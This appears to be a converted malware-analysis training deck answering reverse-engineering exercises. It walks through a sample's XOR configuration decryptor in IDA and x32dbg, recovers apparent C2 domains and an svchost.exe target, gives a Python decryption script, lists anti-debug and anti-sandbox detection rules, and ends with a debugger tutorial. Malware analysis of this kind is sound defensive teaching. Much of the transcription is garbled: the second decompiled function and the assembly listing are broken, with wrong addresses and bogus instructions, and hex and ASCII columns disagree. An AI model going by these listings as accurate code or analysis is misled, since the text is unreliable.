int __fastcall sub_410082(int a1, int a2)
{
    int v2; // esi
    int result; // eax
    int v4; // edx
    unsigned int v5; // ebx
    void *v6; // edi
    int v7; // eax
    _BYTE v8[1024]; // [esp+8h] [ebp-414h] BYREF
    int v9; // [esp+408h] [ebp-14h]
    int v10; // [esp+40Ch] [ebp-10h]
    int v11; // [esp+410h] [ebp-Ch]
    int v12; // [esp+414h] [ebp-8h]
    char v13; // [esp+418h] [ebp-1h]

    v2 = a2;
    v9 = a1;
    result = 0;
    v10 = a2;
    v4 = 0;
    v12 = 0;
    v5 = 0;
    v13 = 0x22;
    v11 = 0;
    if ( v10 > 0 )
    {
        do
        {
            if ( v5 >= 0x400 )
            {
                v6 = (void *)(result + a1);
                v7 = v5 + result;
                memcpy(v6, v8, v5);
                a1 = v9;
                v5 = 0;
                v2 = v10;
                v12 = v7;
            }
            v8[v5++] = v13 ^ *(_BYTE *)(v4 + a1);
            v13 += 3 * (v4 % 0x85);
            v4 = v11 + 1;
            result = v12;
            v11 = v4;
        }
        while ( v4 < v2 );
        if ( v5 )
            memcpy((void *)(a1 + v12), v8, v5);
    }
    return result;
}
```



# Exercise 4

## Question5 Answer For IDA

# Exercise4 Answer Question5

```
while ( v1 < 22 );  
if ( VirtualProtect(Address, 0x184u, 0x40u, &f1OldProtect) )  
{  
    xor_decrypt((int)Address, 0x184)  
    VirtualProtect(Address, 0x184u, f1OldProtect, &f1OldProtect);  
}
```

The arguments specify the address and the size of the data to be decrypted.

```
int __fastcall sub_BB0082(int a1, int a2)  
{  
    int v2; // esi  
    int result; // eax  
    int v4; // edx  
    unsigned int v5; // ebx  
    void *v6; // edi  
    int v7; // eax  
    _BYTE v8[1024]; // [esp+8h] [ebp-414h] BYREF  
    int v9; // [esp+408h] [ebp-14h]  
    int v10; // [esp+40Ch] [ebp-10h]  
    int v11; // [esp+410h] [ebp-Ch]  
    int v12; // [esp+414h] [ebp-8h]  
    char v13; // [esp+41Bh] [ebp-1h]  
  
    v2 = a2;  
    v9 = a1;  
    result = 0;  
    v10 = a2;  
    v4 = 0;  
    v12 = 0;  
    v5 = 0;  
    v11 = 0;  
    v13 = 0x22;  
    if ( v10 > 0 )  
    {  
        do  
        {  
            if ( v5 >= 0x400 )  
            {  
                v6 = (void *)(result + a1);  
                v7 = v5 + result;  
                memcpy(v6, v8, v5);  
                a1 = v9;  
                v5 = 0;  
                v2 = v10;  
                v12 = v7;  
            }  
            v5 += v13; *(_BYTE *)(v4 + a1);  
            v13 += 3 * (v13 % 0x85);  
            v11 = v11 + 1;  
            result = v12;  
            v11 = v4;  
        }  
        while ( v4 < v2 );  
        if ( v5 )  
            memcpy((void *)(a1 + v12), v8, v5);  
    }  
    return result;  
}
```

This process is carried out in a loop.

An XOR operation is being attempted with the initial value of v13 = 0x22.

V13(Key) Update

# Exercise4 Answer Question5

- Behavior of a Function That Decrypts Using XOR

It is understood that the memory at `ebp-1` (22) is XORed with the data to be decrypted, `al = 4F ('O')`.

Registers:

- EAX: 0000004F 'o'
- EBX: 00000000
- ECX: 00BC6120 "OG\vXA.-"
- EDX: 00000000
- EBP: 02A2FA70
- ESP: 02A2F650
- ESI: 00000184 L'b'
- EDI: 00000085
- EIP: 00BB00D4 exercise4\_unpacked

Stack (ST):

- ST(0): 000000000000000000000000 x87r0 Empt
- ST(1): 000000000000000000000000 x87r1 Empt

Stack Window (Default (stdcall)):

- 1: [esp+4] 73E2A3D0 <kernel32.VirtualAllocEx>
- 2: [esp+8] 00BC6120 exercise4\_unpacked
- 3: [esp+C] 00000E88 00000E88
- 4: [esp+10] 0000007F 0000007F
- 5: [esp+14] 00F10000 00F10000

Registers:

- GS: 002B FS: 0053
- ES: 002B DS: 002B
- CS: 0023 SS: 002B

Stack (Hex):

アドレス	Hex	ASCII
02A2FA6F	22 C8 FA A2 02 A7 33 BA 00 68 1D F1 00 E0 92 F2	Euç. \$3°.h.n.à.ò
02A2FA7F	00 90 9F E2 73 EF 3C BB 00 39 35 04 4E 03 75 78	...âsi<».95.N.ux
02A2FA8F	70 3F 56 24 35 47 4E 01 75 5C 70 16 56 75 35 30	p?V\$5GN.u\p.Vu50
02A2FA9F	53 00 00 00 00 00 00 00 00 2D 00 00 00 A8 95 F2	S.....-.....ò

# Exercise4 Answer Question5

The result of the XOR operation is stored at the memory address  $[ebp + ebx - 414]$ . Therefore, the decrypted result is unpacked at this memory address.

```
00BB00C9 8945 F8 mov dword ptr ss:[ebp-8],eax
00BB00CC 8A040A mov al,byte ptr ds:[edx+ecx]
00BB00CF BF 85000000 mov edi,85
00BB00D7 88841D ECFBFFFF xor al,byte ptr ss:[ebp-4]
00BB00D8 88841D ECFBFFFF mov byte ptr ss:[ebp+ebx-414],al
00BB00E0 99 cd
00BB00E1 43 cd
00BB00E2 F7FF cd
00BB00E4 8AC2 cd
00BB00FD 74 0E je exercise4_unpacked.BB010D
00BB00FF 8BF8 mov edi,eax
00BB0101 8DB5 ECFBFFFF lea esi,dword ptr ss:[ebp-414]
00BB0107 03F9 add edi,ecx
00BB0109 8BCB mov ecx,ebx
00BB010B F3:A4 rep movsb
00BB010D 5F pop edi
00BB010E 5E pop esi
00BB010F 5B pop ebx
00BB0110 8BE5 mov esp,ebp
00BB0112 5D pop ebp
00BB0113 C3 ret
00BB0114 53 push ebx
```

byte ptr ss:[ebp+ebx\*1-414]=[02A2F65C]=88  
al=6D 'm'

アドレス	Hex	ASCII
02A2F65C	88	.
02A2F66C	50 02 F1 00	.ñ.....ñ.\$.."
02A2F67C	60 02 F1 00	.ñ.....ñ.\$.."
02A2F68C	F0 95 F2 00	ð.ð.ñ.ø.ø.ø.

# Exercise4 Answer Question5

## Before Decryption

## After Decryption

02A2F65C	88 0E 00 00	7F 00 00 00	00 00 F1 00	07 00 00 00	.....ñ.....
02A2F66C	60 02 F1 00	02 00 04 06	00 00 F1 00	24 02 04 22	..ñ.....ñ\$. "
02A2F67C	60 02 F1 00	07 00 00 00	E8 95 F2 00	00 00 F1 00	..ñ.....è.ò..ñ.
02A2F68C	F0 95 F2 00	00 00 F1 00	07 00 00 00	00 F8 A2 02	ð.ò...ñ...ø¢.
02A2F69C	00 00 F1 00	D8 70 2E 77	A8 95 F2 00	00 00 00 00	..ñ.øp.w...ò.....
02A2F6AC	B7 67 2E 77	F1 B6 72 06	38 00 00 00	00 00 F1 00	..g.wñ r.8.....ñ.
02A2F6BC	2D 00 00 00	E1 B6 72 06	30 00 00 00	00 00 F1 00	-...á r.0.....ñ.
02A2F6CC	25 00 00 00	D8 70 2E 77	A8 95 F2 00	00 00 00 00	%...øp.w...ò.....
02A2F6DC	B7 67 2E 77	02 00 04 06	28 00 00 00	24 02 04 22	..g.w....(....\$. "
02A2F6EC	19 00 00 00	02 00 04 06	E5 FD FF FF	AE 04 F1 00	.....äyÿÿ®.ñ.
02A2F6FC	00 00 F1 00	02 00 04 06	E4 FD FF FF	AC 04 F1 00	..ñ.....äyÿÿ-ñ.
02A2F70C	00 00 00 00	02 00 04 06	DE FF FF FF	32 00 04 36	.....pÿÿÿ2..6
02A2F71C	A8 95 F2 00	34 F7 A2 02	DE FF FF FF	32 00 04 36	..ò.4÷¢.pÿÿÿ2..6
02A2F72C	07 00 00 00	32 00 04 36	DE FF FF FF	32 00 04 36	.....2..6pÿÿÿ2..6
02A2F73C	07 00 00 00	00 00 F1 00	E0 95 F2 00	32 00 04 36	.....ñ.à.ò.2..6
02A2F74C	08 00 00 00	00 00 00 00	7F 00 00 00	10 00 00 00	.....
02A2F75C	C0 00 F1 00	84 02 F1 00	7F 00 00 00	10 00 00 00	À.ñ...ñ.....
02A2F76C	00 00 F1 00	48 00 00 00	60 02 F1 00	02 00 04 06	..ñ.H...ñ.....
02A2F77C	70 00 00 00	10 00 00 00	00 00 00 00	10 01 00 00	p.....
02A2F78C	00 00 00 00	10 00 00 00	50 96 F2 00	00 00 F1 00	.....P.ò...ñ.
02A2F79C	00 00 00 00	01 00 00 00	A0 95 F2 00	A0 95 F2 00	.....ò.ò.
02A2F7AC	6B 01 00 50	A8 95 F2 00	A8 95 F2 00	20 96 F2 00	k..P...ò...ò.ò.

02A2F65C	6D 65 2E 73	75 6E 62 61	6C 6C 61 73	74 2E 66 72	me.sunballast.fr
02A2F66C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F67C	6B 6F 6F 68	79 2E 74 6F	70 00 00 00	00 00 00 00	koohy.top.....
02A2F68C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F69C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6AC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6BC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6CC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6DC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6EC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F6FC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F70C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F71C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F72C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F73C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F74C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F75C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F76C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F77C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F78C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
02A2F79C	8C 0A 00 00	73 76 63 68	6F 73 74 2E	65 78 65 00	...svchost.exe.
02A2F7AC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....

It is also possible to decrypt the data extracted from memory using a program like Python.

### Before Decryption

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4F	47	0B	58	41	2E	2D	00	1A	E2	C8	B4	9C	22	55	2F	UG.XA.-..筆I."U/
00000010	8A	BA	ED	23	5C	98	D7	19	5E	A6	F1	3F	90	E4	3B	95	
00000020	99	3D	DA	73	FD	DE	2B	BE	36	BE	39	B7	38	BC	43	CD	=ls. +t6t9#89C^
00000030	5A	EA	7D	13	AC	48	E7	89	2E	D6	81	2F	E0	94	4B	05	Z黨. #t申.ヨ./喜K.
00000040	C2	82	45	0B	D4	A0	6F	41	16	EE	C9	A7	88	6C	53	3D	ツ. .ヤ. oA. 鏡ア. S=
00000050	2A	1A	0D	03	FC	F8	F7	F9	FE	06	11	1F	30	44	5B	75	*... . . . . .0D[u
00000060	92	B2	D5	FB	24	50	7F	B1	E6	1E	59	97	D8	1C	63	AD	調ゴ.\$P.ア..Y鱗. cα
00000070	FA	4A	9D	F3	4C	A8	07	69	CE	36	A1	0F	80	F4	6B	E5	
00000080	62	E2	65	EB	74	00	00	03	09	12	1E	2D	3F	54	6C	87	
00000090	A5	C6	EA	11	3B	68	98	CB	01	3A	76	B5	F7	3C	84	CF	ニ.;h株.:vオ.<.
000000A0	1D	6E	C2	19	73	D0	30	93	F9	62	CE	3D	AF	24	9C	17	.nツ. s≦0廿bホ=ツ\$. .
000000B0	95	16	9A	21	AB	38	C8	5B	F1	8A	26	C5	67	0C	B4	5F	...!お8礼[. #たg. I_
000000C0	0D	BE	72	29	E3	A0	60	23	E9	B2	7E	4D	1F	F4	CC	A7	.tr)罌`#穂" M. .ア
000000D0	85	66	4A	31	1B	08	F8	EB	E1	DA	D6	D5	D7	DC	E4	EF	. J1.. . 誓ヨコヲ蔡
000000E0	FD	0E	22	39	53	70	90	B3	D9	02	2E	5D	8F	C4	FC	37	.. "9Sp正ル.. ]焼. 7
000000F0	75	B6	FA	41	8B	D8	28	7B	D1	2A	86	E5	47	AC	14	7F	うii筋([ム* . Gヤ..
00000100	ED	5E	D2	49	C3	40	C0	43	C9	52	DE	DE	E1	E7	F0	FC	衛メヲ@カ/R`" 碯.
00000110	0B	1D	32	4A	65	83	A4	C8	EF	19	46	76	A9	DF	18	54	.. 2JeZネ.. Fvウ°. T
00000120	93	D5	1A	62	AD	FB	4C	A0	F7	51	AE	0E	71	D7	40	AC	悼. ba新. . . . qア@ヤ
00000130	1B	8D	02	7A	F5	73	F4	78	FF	89	16	A6	39	CF	68	04	...z . . . . .ヲ97h.
00000140	2F	4F	EA	92	4E	9D	FF	38	68	B2	0A	10	64	BF	F5	5C	/O嚙N.. 8hイ.. dノ.
00000150	2B	FD	D2	AA	85	63	44	28	0F	F9	E6	D6	C9	BF	B8	B4	+ . ム. D(. . ヨノクエ
00000160	B3	B5	BA	C2	CD	DB	EC	00	17	31	4E	6E	91	B7	E0	0C	ウオコソ口... 1N孫..
00000170	3B	6D	A2	DA	15	53	94	D8	1F	69	B6	06	59	AF	08	64	;m「ル. S蛮. iカ. Yツ. d
00000180	C3	25	8A	F2													ヲ細岐



### After Decryption

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	6D	65	2E	73	75	6E	62	61	6C	6C	61	73	74	2E	66	72	me.sunballast.fr
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	6B	6F	6F	68	79	2E	74	6F	70	00	00	00	00	00	00	00	koohy.top.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	C2	8C	0D	0A	00	00	73	76	63	63	6F	73	74	2E	65	78	ツ.....svchost.ex
00000150	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	e.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

```
C:\Users\Win10\Desktop>python decrypt_xor.py
Usage: python script.py <binary_file> [output_file]
```

Python code to decrypt the previously encrypted data

```
import sys
import os

def decrypt(config):
    counter = 0
    key = 0x22
    idiv_val = 0x85
    imul_val = 3
    decrypted = []

    # Process binary data
    for i in config:
        dec_val = i ^ key
        decrypted.append(chr(dec_val))
        add_to_key = counter % idiv_val
        imul_val = 3
        add_to_key = imul_val * add_to_key
        key += add_to_key
        key = key & 0xff
        counter += 1

    # Return decrypted result
    return "".join(decrypted)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python script.py <binary_file> [output_file]")
        sys.exit(1)

    file_path = sys.argv[1]
    output_file = sys.argv[2] if len(sys.argv) >= 3 else "output.bin"

    if not os.path.isfile(file_path):
        print("Error: File not found.")
        sys.exit(1)

    try:
        # Open the binary file safely in read-only binary mode
        with open(file_path, "rb") as f:
            config = f.read()

        # Decrypt data
        result = decrypt(config)

        # Save result to file
        with open(output_file, "w", encoding="utf-8") as f:
            f.write(result)

        print("Decrypted result:")
        print(result)
        print(f"Result saved to: {output_file}")

    except Exception as e:
        print(f"Error: {e}")
```

# Exercise4 Answer Question4

Edit anti\_debug\_techniques\_descriptions.json.

```
45 Enumerate_Running_Processes : The CreateRemoteProcessSnapshot function to enumerate running processes. #hit might be detecting a specific debugger
46 "NtSetInformationThread" : "They may be attempting to hide the debug thread using NtSetInformationThread."
47 "ThreadHideFromDebugger_0x11" : "The function NtSetInformationThread is invoked to
48 "NtQueryInformationProcess" : "This is an API frequently used to check if debugg
49 "NtQueryInformationProcess_PDPort" : "By passing the ProcessDebugPort as an argu
50 "NtQueryInformationProcess_PDFlags" : "By using ProcessDebugFlags (0x1f) with Nt
51 "NtQueryInformationProcess_PDObjectHandle" : "Using ProcessDebugObjectHandle (0x
52 "NtQuerySystemInformation_KD_Check" : "Calling NtQuerySystemInformation with Sys
53 "Extract_Resource_Section" : "Data in the Resource section might be loaded by ma
54 "Commucate_function_String" : "Indicating potential communication features, poss
55 "Commucate_function" : "Detected by characters related to '/' and '443', indicat
56 "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being perform
57 "Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether the analysis is
58 ] EOF
```

An important point to note is that the rule names listed in this file must match those in the anti\_debug.config. If they do not match, it will not be possible to verify the details of the rules.

```
Commucate_function_String : Indicating potential communication features, possibly for connecting to a C2 server or detecting analysis
"Commucate_function" : "Detected by characters related to '/' and '443', indicating potential communication capabilities. #nThis suggests potent
"Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being performed in a SandBoxie sandbox."
"Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether the analysis is being performed in a Buster Sandbox Analyzer."
"VMware-MacAddress-Check_1" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses."
"VMware-MacAddress-Check_2" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses."
"VMware-MacAddress-Check_3" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses."
EOF
```



# Appendix

## An Introduction to the Basic Usage of x32/64dbg

# How to Use x32/64 dbg

The screenshot displays the x32/64 dbg interface with several key components:

- Disassemble:** The main window shows assembly code for the `push ebp` function, including instructions like `mov ebp, esp`, `push 4`, and `lea esp, dword ptr ss:[esp-50]`. A red label "Disassemble" is overlaid on this section.
- Register:** The right-hand pane shows the state of registers, including `EAX: 85568582`, `EIP: 00401800`, and `EFLAGS: 00000244`. A red label "Register" is overlaid on this section.
- Stack data during a specific function call:** The stack window shows memory addresses and their contents, such as `002A1000 <PEB.InheritedAddressSpace>` and `0019FF84 return to kernel32.73E262C4 from ???`. A red label "Stack data during a specific function call" is overlaid on this section.
- Tables in general:** The bottom-left pane shows a hex dump of memory, with columns for address, hex, and ASCII. A red label "Tables in general" is overlaid on this section.
- Hex Dump:** The hex dump shows memory addresses from `772A1000` to `772A1120` with corresponding hex and ASCII values. A red label "Hex Dump" is overlaid on this section.
- Stack:** The bottom-right pane shows a detailed view of the stack, including return addresses and pointers, such as `0019FF84 return to kernel32.73E262C4 from ???` and `0019FFA0 <PEB.InheritedAddressSpace>`. A red label "Stack" is overlaid on this section.
- Input Command, such as bp VirtualAlloc:** The command line at the bottom shows the command `bp VirtualAlloc` and other debugging options. A red label "Input Command, such as bp VirtualAlloc" is overlaid on this section.



**Restart : Ctrl + F2**



**Display Strings**




**Execution : F9**



**step into : F7**



**step over : F8**



**Execute till Return : Ctrl + F9**



**Execute till user code : Alt + F9**

This memory map displays the memory regions currently used by the process. The main details are as follows:

- Address Range: The starting position and size of the memory.
- Purpose: The usage of the memory, such as stack, heap, code section (.text), or data section (.data).
- Protection: Access permissions such as Read (R), Write (W), and Execute (X).

アドレス	サイズ	Party	情報	内容	タイプ	Protection	Initial
00010000	00010000	User		MAP	-RW--	-RW--	
00020000	000A0000	User		PRV	ERW--	ERW--	
00030000	00001000	User		PRV	-RW--	-RW--	
00040000	00016000	User		MAP	-R---	-R---	
00060000	00035000	User	Reserved	PRV	-RW--	-RW--	
00095000	00008000	User		PRV	-RW-G	-RW--	
000A0000	000F8000	User	Reserved	PRV	-RW--	-RW--	
00198000	00005000	User	Stack (3820)	PRV	-RW-G	-RW--	
001A0000	00004000	User		MAP	-R---	-R---	
001B0000	00002000	User		PRV	-RW--	-RW--	
001C0000	00035000	User	Reserved	PRV	-RW--	-RW--	
001F5000	00008000	User		PRV	-RW-G	-RW--	
00200000	000A0000	User	Reserved	PRV	-RW--	-RW--	
002A0000	0000E000	User	PEB, TEB (3820), wow64 TEB (3820)	PRV	-RW--	-RW--	
002AE000	00152000	User	Reserved (00200000)	PRV	-RW--	-RW--	
00400000	00001000	User	sample.exe	IMG	-R---	ERWC	
00401000	00007000	User	".CODE"	IMG	-R---	ERWC	
00408000	00001000	User	".pdata"	IMG	-R---	ERWC	
00409000	00001000	User	".ydata"	IMG	-R---	ERWC	
0040A000	00027000	User	".rsrc"	IMG	-RWC-	ERWC	
00431000	00001000	User	".rel"	IMG	-R---	ERWC	
00440000	00035000	User	Reserved	PRV	-RW--	-RW--	
00475000	00008000	User		PRV	-RW-G	-RW--	
00480000	00001000	User		PRV	-RW--	-RW--	
004A0000	00006000	User		PRV	-RW--	-RW--	
004A6000	0000A000	User	Reserved (004A0000)	PRV	-RW--	-RW--	
00480000	00035000	User	Reserved	PRV	-RW--	-RW--	
004E5000	00008000	User		PRV	-RW-G	-RW--	
00500000	00014000	User	Heap (ID 0)	PRV	-RW--	-RW--	
00514000	000EC000	User	Reserved (00500000)	PRV	-RW--	-RW--	
00600000	000C1000	User	\Device\HarddiskVolume3\Windows\	MAP	-R---	-R---	
006D0000	000FC000	User	Reserved	PRV	-RW--	-RW--	
007CC000	00004000	User	Stack (5076)	PRV	-RW-G	-RW--	
007D0000	000FD000	User	Reserved	PRV	-RW--	-RW--	
00800000	00000000	User	Stack (4800)	PRV	-RW-G	-RW--	
00800000	00000000	User	Reserved	PRV	-RW--	-RW--	
00900000	00000000	User	Stack (4164)	PRV	-RW-G	-RW--	
00900000	00000000	User	Reserved (00900000)	MAP	-R---	-R---	
0090C000	00174000	User		MAP	-R---	-R---	
00B50000	00005000	User		MAP	-R---	-R---	
00B55000	00003000	User	Reserved (00900000)	MAP	-R---	-R---	
00B60000	00181000	User		MAP	-R---	-R---	
00CF0000	0008D000	User		MAP	-R---	-R---	
00D7D000	01373000	User	Reserved (00CF0000)	MAP	-R---	-R---	
02290000	00003000	User	Heap (ID 1)	PRV	-RW--	-RW--	
02293000	0000D000	User	Reserved (02290000)	PRV	-RW--	-RW--	
5CB80000	00052000	User		IMG	-R---	ERWC	
5CC10000	00077000	User		IMG	-R---	ERWC	
5CC90000	0000A000	User		IMG	-R---	ERWC	
69920000	00001000	System	nddeapi.dll	IMG	-R---	ERWC	
69921000	00002000	System	".text"	IMG	ER---	ERWC	
69923000	00001000	System	".data"	IMG	-RW--	ERWC	
69924000	00001000	System	".idata"	IMG	-R---	ERWC	
69925000	00001000	System	".rsrc"	IMG	-R---	ERWC	
69926000	00001000	System	".reloc"	IMG	-R---	ERWC	
69960000	00001000	System	apphelp.dll	IMG	-R---	ERWC	
69961000	0006F000	System	".text"	IMG	ER---	ERWC	
699D0000	00002000	System	".data"	IMG	-RW--	ERWC	
699D2000	00003000	System	".idata"	IMG	-R---	ERWC	
699D5000	00017000	System	".rsrc"	IMG	-R---	ERWC	
699EC000	00006000	System	".reloc"	IMG	-R---	ERWC	
73E10000	00001000	System	kernel32.dll	IMG	-R---	ERWC	
73E11000	0000F000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73E20000	00064000	System	".text"	IMG	ER---	ERWC	
73E84000	0000C000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73E90000	00027000	System	".rdata"	IMG	-R---	ERWC	
73EB7000	00009000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73EC0000	00001000	System	".data"	IMG	-RW--	ERWC	
73EC1000	0000F000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73ED0000	00001000	System	".rsrc"	IMG	-R---	ERWC	
73ED1000	0000F000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73EE0000	00005000	System	".reloc"	IMG	-R---	ERWC	
73EE5000	00008000	System	Reserved (73E10000)	IMG	-R---	ERWC	
73EF0000	00001000	System	user32.dll	IMG	-R---	ERWC	